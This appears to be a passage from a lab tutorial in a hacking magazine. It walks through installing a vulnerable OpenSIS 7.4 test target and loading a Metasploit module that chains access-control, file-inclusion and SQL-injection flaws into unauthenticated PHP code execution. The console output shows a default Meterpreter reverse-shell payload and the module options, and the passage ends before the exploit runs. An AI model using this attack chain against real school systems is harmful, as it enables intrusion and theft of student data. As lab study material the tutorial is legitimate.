

OpenSIS Unauthenticated PHP Code Execution Module

TARGET: OpenSIS <=7.4

TYPE : Remote

OpenSIS is a PHP based student information system (SIS) software. It is used by schools to manage information about their students. The above mentioned versions have multiple vulnerabilities which can be exploited by unauthenticated attackers to execute PHP code on the target system. This vulnerabilities include incorrect access control vulnerability, local file inclusion vulnerability and multiple SQL injection vulnerabilities.

This was tested on OpenSIS version 7.4 running on ubuntu 18 web server. The downloaded information of the vulnerable software is given in our Github repository. Let us set up the target first. Download OpenSIS from the repository and install it on a web server as shown below.




openSIS Installation - Database Connection



- Choose Package
- System Requirements
- Database Connection
- Database Creation
- School Information
- Site Admin Account Setup
- Ready to Go!

Please Enter MySQL Connection Information

Server	localhost	Port	3306
Admin Username	root	Admin Password	*****



Save & Next

Copyright © Open Solutions for Education, Inc. (OSEED)

openSIS Installation - Database Creation



- Choose Package
- System Requirements
- Database Connection
- Database Creation
- School Information
- Site Admin Account Setup
- Ready to Go!

System needs to create a new database

(This could take up to a minute or two to complete)

Database Name	opensis	<input type="checkbox"/> Remove data from existing database
---------------	---------	---



Save & Next

Copyright © Open Solutions for Education, Inc. (OSEED)

openSIS Installation - School Information



- Choose Package
- System Requirements
- Database Connection
- Database Creation
- School Information
- Site Admin Account Setup
- Ready to Go!

Enter your School Name, Beginning and Ending Dates of the school year

School Name	hacker_mag_school		
Beginning Date (mm/dd/yyyy)	09/01/2020	Ending Date (mm/dd/yyyy)	09/30/2020

Install with sample school data

Save & Next

Copyright © Open Solutions for Education, Inc. (OSEED)

openSIS Installation - Site Admin Account Setup



Choose Package

System Requirements

Database Connection

Database Creation

School Information

Site Admin Account Setup

Ready to Go!

Setup a Site Administrator Account

Password should be minimum 8 characters with atleast one number and one special character.

First Name

Middle Name

Last Name

Username

Password

Confirm Password

Password Strength: Good

Save & Next

Copyright © Open Solutions for Education, Inc. (OSE4ED)

openSIS Installation - Complete



Choose Package

System Requirements

Database Connection

Database Creation

School Information

Site Admin Account Setup

Ready to Go!



Congratulations! You have successfully installed openSIS

Proceed to openSIS Login

Copyright © Open Solutions for Education, Inc. (OSE4ED)

Login using username and password you set.

Student Information System

Remember Me


LOGIN

[Forgot Username / Password?](#)

openSIS is a product of Open Solutions for Education, Inc. (OSE4ED) and is licensed under the GPL license.

01:27

Thursday, Sep 17, 2020



The target is set. Let's see how this module works. Load the /opensis_chain_exec module as shown below.

```
msf5 > use exploit/unix/webapp/opensis_chain_exec
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(unix/webapp/opensis_chain_exec) > show options

Module options (exploit/unix/webapp/opensis_chain_exec):

  Name      Current Setting  Required  Description
  ----      -
  Proxies   /               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS    127.0.0.1       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     80              yes       The target port (TCP)
  SSL       false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI /               yes       The base path to the web application
